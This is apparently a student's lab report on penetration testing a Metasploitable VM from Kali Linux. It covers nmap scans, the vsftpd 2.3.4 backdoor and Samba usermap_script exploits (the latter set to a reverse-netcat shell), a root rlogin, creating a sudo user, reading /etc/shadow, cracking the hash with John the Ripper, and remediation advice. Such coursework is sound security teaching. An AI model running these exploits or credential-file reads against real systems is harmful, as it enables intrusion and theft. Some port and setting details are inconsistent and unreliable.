Network Exploitation and Defense Simulation

Name: Prabin Pandey

ERP: 6603172
Semester: 6th
Course: CSE B.Tech (Core)
Date: 15/05/2025

Project Objectives

The goal of this project is to simulate real-world attacks in a virtual environment using ethical hacking tools and techniques. The main objective is to discover vulnerabilities, exploit them, and then suggest and apply appropriate remediation strategies.

Introduction

This project involves using Kali Linux as the attacker machine and Metasploitable as the vulnerable target system to perform penetration testing. By simulating hacker tactics in a safe lab setup, it explores phases such as scanning, enumeration, exploitation, and post-exploitation activities including user creation and password cracking. Ultimately, it demonstrates how to mitigate security issues found during testing.

Theory

Penetration testing mimics real-world attacks to uncover security flaws. The methodology follows:

- **Reconnaissance:** Passive and active information gathering
- **Scanning & Enumeration:** Identifying live systems, open ports, and running services
- **Exploitation:** Attempting unauthorized access using known vulnerabilities
- **Post-Exploitation:** Performing tasks like privilege escalation
- **Remediation:** Suggesting solutions for the discovered weaknesses

System Requirements

Operating Systems

- **Kali Linux:** Attacker system with pre-installed security tools

- **Metasploitable:** Deliberately vulnerable target for practice

Tools Used

- **Nmap:** Port and OS scanning, service detection
- **Metasploit Framework:** For exploiting services
- **John the Ripper:** Cracking Linux password hashes


Tasks and Commands

Network Scanning

Task 1: Checking IP address of metaexploitable

Command: ip a

Task 2: Pinging target machine from attacker machine.



Task 3:

Command: nmap 192.168.193.128

Output:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap 192.168.193.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 10:24 EDT
Nmap scan report for 192.168.193.128
Host is up (0.0043s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in
```

Reconnaissance

Task 1: Scanning for hidden port

Command: nmap -v -p 192.168.193.128

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -p- 192.168.193.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 01:35 EDT
Initiating Ping Scan at 01:35
Scanning 192.168.193.128 [4 ports]
Completed Ping Scan at 01:35, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:35
Completed Parallel DNS resolution of 1 host. at 01:35, 0.06s elapsed
Initiating SYN Stealth Scan at 01:35
Scanning 192.168.193.128 [65535 ports]
Discovered open port 445/tcp on 192.168.193.128
Discovered open port 23/tcp on 192.168.193.128
Discovered open port 53/tcp on 192.168.193.128
Discovered open port 5900/tcp on 192.168.193.128
Discovered open port 22/tcp on 192.168.193.128
Discovered open port 3306/tcp on 192.168.193.128
Discovered open port 80/tcp on 192.168.193.128
Discovered open port 139/tcp on 192.168.193.128
Discovered open port 25/tcp on 192.168.193.128
Discovered open port 111/tcp on 192.168.193.128
Discovered open port 21/tcp on 192.168.193.128
Discovered open port 6000/tcp on 192.168.193.128
Discovered open port 6667/tcp on 192.168.193.128
Discovered open port 8180/tcp on 192.168.193.128
SYN Stealth Scan Timing: About 19.96% done; ETC: 01:38 (0:02:04 remaining)
Discovered open port 2121/tcp on 192.168.193.128
Increasing send delay for 192.168.193.128 from 0 to 5 due to 22 out of 73 dropped probes since last increase.
SYN Stealth Scan Timing: About 25.08% done; ETC: 01:39 (0:03:02 remaining)
```

Hidden Ports = 7

List of hidden ports

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632
7. 6697

Task 2: Service Version Detection

Command: nmap -v -sV 192.168.193.128

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -sV 192.168.193.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 02:30 EDT
NSE: Loaded 47 scripts for scanning.
Initiating Ping Scan at 02:30
Scanning 192.168.193.128 [4 ports]
Completed Ping Scan at 02:30, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:30
Completed Parallel DNS resolution of 1 host. at 02:30, 0.04s elapsed
Initiating SYN Stealth Scan at 02:30
Scanning 192.168.193.128 [1000 ports]
Discovered open port 53/tcp on 192.168.193.128
Discovered open port 21/tcp on 192.168.193.128
Discovered open port 22/tcp on 192.168.193.128
Discovered open port 111/tcp on 192.168.193.128
Discovered open port 80/tcp on 192.168.193.128
Discovered open port 139/tcp on 192.168.193.128
Discovered open port 25/tcp on 192.168.193.128
Discovered open port 3306/tcp on 192.168.193.128
Discovered open port 5900/tcp on 192.168.193.128
Discovered open port 445/tcp on 192.168.193.128
Discovered open port 23/tcp on 192.168.193.128
Discovered open port 8180/tcp on 192.168.193.128
Discovered open port 2049/tcp on 192.168.193.128
Increasing send delay for 192.168.193.128 from 0 to 5 due to 11 out of 24 dropped probes since last increase.
Discovered open port 5432/tcp on 192.168.193.128
Discovered open port 1524/tcp on 192.168.193.128
Discovered open port 514/tcp on 192.168.193.128
Discovered open port 6000/tcp on 192.168.193.128
Discovered open port 2121/tcp on 192.168.193.128
Discovered open port 513/tcp on 192.168.193.128
Discovered open port 1099/tcp on 192.168.193.128
Discovered open port 8009/tcp on 192.168.193.128
Discovered open port 512/tcp on 192.168.193.128
Completed SYN Stealth Scan at 02:30, 24.75s elapsed (1000 total ports)
```

Task 3: Operating System Detection

Command: nmap -v -O 192.168.193.128

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -v -O 192.168.193.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 03:12 EDT
Initiating Ping Scan at 03:12
Scanning 192.168.193.128 [4 ports]
Completed Ping Scan at 03:12, 0.02s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:12
Completed Parallel DNS resolution of 1 host. at 03:12, 0.05s elapsed
Initiating SYN Stealth Scan at 03:12
Scanning 192.168.193.128 [1000 ports]
Discovered open port 3306/tcp on 192.168.193.128
Discovered open port 21/tcp on 192.168.193.128
Discovered open port 80/tcp on 192.168.193.128
Discovered open port 23/tcp on 192.168.193.128
Discovered open port 22/tcp on 192.168.193.128
Discovered open port 53/tcp on 192.168.193.128
Discovered open port 111/tcp on 192.168.193.128
Discovered open port 25/tcp on 192.168.193.128
Discovered open port 5900/tcp on 192.168.193.128
Discovered open port 445/tcp on 192.168.193.128
Discovered open port 2121/tcp on 192.168.193.128
Discovered open port 1524/tcp on 192.168.193.128
Discovered open port 6667/tcp on 192.168.193.128
Increasing send delay for 192.168.193.128 from 0 to 5 due to 11 out of 23 d
ropped probes since last increase.
Discovered open port 1099/tcp on 192.168.193.128
Discovered open port 513/tcp on 192.168.193.128
Discovered open port 139/tcp on 192.168.193.128
Discovered open port 8180/tcp on 192.168.193.128
Discovered open port 5432/tcp on 192.168.193.128
Discovered open port 512/tcp on 192.168.193.128
Discovered open port 6000/tcp on 192.168.193.128
Discovered open port 8009/tcp on 192.168.193.128
Discovered open port 514/tcp on 192.168.193.128
Discovered open port 2049/tcp on 192.168.193.128
Completed SYN Stealth Scan at 03:12, 23.59s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.193.128
```

Enumeration

Target IP Address :

192.168.193.128

MAC Address:

00:0D:19:AC:A2:B0

Device type:

general purpose Running:

Linux 2.6.X

OS CPE:

cpe:/o:linux:linux_kernel:2.6 OS

details:

Linux 2.6.9 -2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
3. 6697/tcp open irc UnrealIRCd
4. 35851/tcp open mountd 1-3 (RPC #100005)
5. 36571/tcp open nlockmgr 1-4 (RPC #100021)
6. 44585/tcp open java-rmi GNU Classpath grmiregistry

7. 51228/tcp open status 1 (RPC #100024)

Exploitation of services

1. vsftpd 2.3.4 (Port 21 - FTP)

- msfconsole
- use exploit/unix/ftp/vsftpd_234_backdoor
- set RHOST 192.168.193.128
- set RPORT 21
- run

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.193.128
RHOSTS => 192.168.193.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.193.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.193.128:21 - USER: 331 Please specify the password.
[+] 192.168.193.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.193.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.85.129:46599 -> 192.168.193.128:6200) at 2025-05-17 10:40:19 -0400
```

2. SAMBA usermap script

- msfconsole
- nmap -p 139,455 -sV 192.168.193.128
- use exploit/multi/samba/usermap_script
- cmd/unix/reverse_netcat
- reverse shell as nobody

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.193.128
RHOSTS ⇒ 192.168.193.128
msf6 exploit(multi/samba/usermap_script) > ser RHOSTS 139
[-] Unknown command: ser. Did you mean set? Run the help command for more details.
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 139
RHOSTS ⇒ 139
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse_netcat
payload ⇒ cmd/unix/reverse_netcat
```

3. Exploiting R Services (Port 512,513,514)

    - nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
    - rlogin -l root 192.168.160.131

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV -script=vuln 192.168.193.128
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-18 05:57 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.193.128
Host is up (0.33s latency).

PORT    STATE SERVICE VERSION
512/tcp open  exec?
513/tcp open  login?
514/tcp open  shell?

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 250.43 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.193.128
Last login: Sat May 17 10:03:33 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#
```

Create user with root permission

- adduser **prabin**
- password **prabin**
- sudo usermod -aG sudo prabin
- cat /etc/passwd | grep rprabin
- prabin:x:1002:1002:,,,:/home/prabin:/bin/bash
- sudo cat /etc/shadow | grep prabin0x
- prabin:1SgEqCYMS$EJiszxM2Lbstsp2jfDYBm.

```
sudo adduser prabin
Adding user `prabin' ...
Adding new group `prabin' (1003) ...
Adding new user `prabin' (1003) with group `prabin' ...
Creating home directory `/home/prabin' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: prabin
Retype new UNIX password: prabin
passwd: password updated successfully
Changing the user information for prabin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:

Is the information correct? [y/N] Changing the user information for prabin
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:

Is the information correct? [y/N] Changing the user information for prabin
Enter the new value, or press ENTER for the default
        Full Name []: y
        Room Number []: y
        Work Phone []: y
        Home Phone []: y
        Other []: y
y
Is the information correct? [y/N] y
```

Cracking Password Hashes

- nano shadow_hash.txt

```
┌──(root㉿kali)-[/home/kali]
└─# nano shadow_hash.txt
```

- ./john shadow_hash.txt

```
┌──(root㉿kali)-[/home/kali]
└─# john --format=md5crypt shadow_hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8×3])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
prabin           (prabin)
1g 0:00:00:00 DONE 1/3 (2025-05-17 11:10) 100.0g/s 9600p/s 9600c/s 9600C/s prabin..Prabin3
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

REMEDIATION

1. FTP Service (vsftpd)

- Installed Version: vsftpd 2.3.4
- Latest Available: vsftpd 3.0.5 (as of 2025)
- Issue Identified:
  The version in use contains a backdoor vulnerability that can be exploited to obtain a root shell. A specially crafted payload can trigger this flaw, making it a severe security risk.
- CVE Reference: CVE-2011-2523
- Risk Level: Critical – Remote attackers can gain unauthorized root access.
- Recommended Actions:
  - Update to version 3.0.5 to patch the vulnerability
- Consider replacing FTP with SFTP (via SSH) for improved security

2. Samba SMB (Port 443)

- Current Version: 3.0.20
- Updated Version: 4.20.1 (as of May 2025)
- Exposed Port: 443
- Security Flaws:
  The deployed version is susceptible to several major vulnerabilities including:
  - Remote code execution
  - Unauthorized null session connections
  - Arbitrary read/write access to files
- Notable CVEs:
  - CVE-2007-2447 – Command injection via username script
  - CVE-2017-7494 – Code execution via shared library uploads

- Impact: Attackers may compromise systems, extract credentials, or pivot within the network.
- Security Recommendations:
    - Deactivate SMBv1 and limit access to known IP ranges
    - Upgrade to Samba 4.20.1
- Modify smb.conf to disable guest access and enable proper logging

3. R Services (rexec, rlogin, rsh)

- Open Ports: 512 (rexec), 513 (rlogin), 514 (rsh)
- Service Type: Legacy remote access protocols
- Security Concerns:
  These services are deprecated and highly insecure due to:
    - Unencrypted transmission of login credentials
    - Lack of robust authentication
    - Susceptibility to man-in-the-middle and replay attacks
- Known Vulnerability:
    - CVE-1999-0651 – Unauthorized remote command execution
- Consequences: Attackers could spoof identities and execute remote commands if .rhosts files are misconfigured.
- Remediation Suggestions:
    - Immediately disable these services if still active
    - Use SSH as a secure and modern alternative

Key Takeaways from the Project

Working on this project helped me develop a solid understanding of Linux system security. Some of the most valuable lessons included:

- Learning how user accounts and passwords are managed in Linux, including how password hashes are stored and how they can be attacked using tools like John the Ripper with wordlists.
- Using Nmap for network reconnaissance with commands like nmap -v, nmap -sV, and nmap -O to identify open ports, service versions, and the operating system.
- Investigating outdated services like SMB and R services, understanding why they pose risks, and learning how to replace or secure them.
- Gaining practical experience in analyzing vulnerabilities, checking software versions against known CVEs, and recommending mitigation steps such as configuration hardening and protocol replacement.

Overall, this project gave me a clearer perspective on securing Linux environments and reinforced the importance of keeping services up-to-date and properly configured.